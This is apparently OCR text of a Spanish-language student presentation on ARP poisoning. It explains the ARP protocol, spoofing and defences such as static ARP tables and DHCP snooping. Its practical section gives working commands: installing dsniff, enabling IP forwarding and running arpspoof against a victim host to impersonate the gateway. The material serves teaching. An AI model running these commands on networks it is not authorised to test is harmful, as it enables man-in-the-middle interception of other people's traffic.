Seguridad de la información


Envenenamiento Protocolo ARP

Stephanie Salazar
Paola Yang
Mauricio Muñoz

¿Qué es el Protocolo ARP?

- Adress Resolution Protocol
  (Protocolo de Resolución de Dirección)
- Protocolo de la capa de enlace en TCP
- Responsable de asociar una dirección MAC correspondiente a una determinada dirección IP
- El router guarda la información en una tabla ARP

Dirección IP	Dirección MAC	TTL
222.222.222.221	88-B2-2F-54-1A-0F	13:45:00
222.222.222.223	5C-66-AB-90-75-B1	13:52:00



ARP Request
Source IP: 192.168.0.101
Source: MAC: f2:f2:f2:f2:f2:f2
Target IP: 192.168.0.1
Target MAC: 00:00:00:00:00:00
ARP Response
Source IP: 192.168.0.1
Source: MAC: 02:f2:02:f2:02:f2
Target IP: 192.168.0.101
Target MAC: f2:f2:f2:f2:f2:f2

Spoofing

Es la suplantación de la identidad de un computador ajeno, obteniendo acceso que en condiciones normales tendría restringido.


-Activo: El intruso interfiere con el tráfico legítimo que fluye a través de la red.

-Pasivo: El intruso monitorea el tráfico de la red.

ARP Spoofing

- Se refiere a la transmisión de una tabla ARP “envenenada”, es decir, una tabla donde se asocia la MAC del atacante con la IP de otro host dentro de la LAN, esto con el objetivo de captar el trafico IP entre ellos

Envenenamiento ARP: Idea



Defensa

-Tablas ARP estáticas

-DHCP Snooping

-Reverse ARP

Práctica

- Descargar el paquete dsniff, para utilizar arpspoff
- yum install dsniff

```
[root@hyundai ~]# yum install dsniff
Complementos cargados:langpacks, refresh-packagekit
adobe-linux-x86_64                                       |  951 B  00:00
updates                                                  | 4.9 kB  00:00
updates/20/x86_64/primary_db                             |  11 MB  00:00
(1/3): updates/20/x86_64/updateinfo                      | 1.3 MB  00:05
(2/3): updates/20/x86_64/pkgtags                         | 1.0 MB  00:05
(3/3): adobe-linux-x86_64/primary                        | 1.2 kB  00:06
adobe-linux-x86_64                                                   2/2
```

- Permitir IP forwarding dentro del terminal atacante: este paso es esencial ya que de no permitirse el IP forwarding los paquetes recibidos desde la terminal víctima no se transmiten al router o viceversa y son descartados, lo que desencadena un ataque de denegación de servicio.
- echo 1 > /proc/sys/net/ipv4/ip_forward

```
[root@hyundai ~]# echo 1 > /proc/sys/net/ipv4/ip_forward
[root@hyundai ~]#
```

- arpspoof -i p4p1 -t 10.10.14.106 10.10.14.1
  -i indica la interfaz de red a ocupar en la terminal atacante (p4p1).
  -t indica la terminal víctima, en este caso otro computador dentro de la red (10.10.14.106).
  Finalmente se indica la dirección que se va a suplantar, en este caso 10.10.14.1

```
[root@hyundai ~]# arpspoof -i p4p1 -t 10.10.14.106 10.10.14.1
```

```
[root@hyundai ~]# arpspoof -i p4p1 -t 10.10.14.106 10.10.14.1
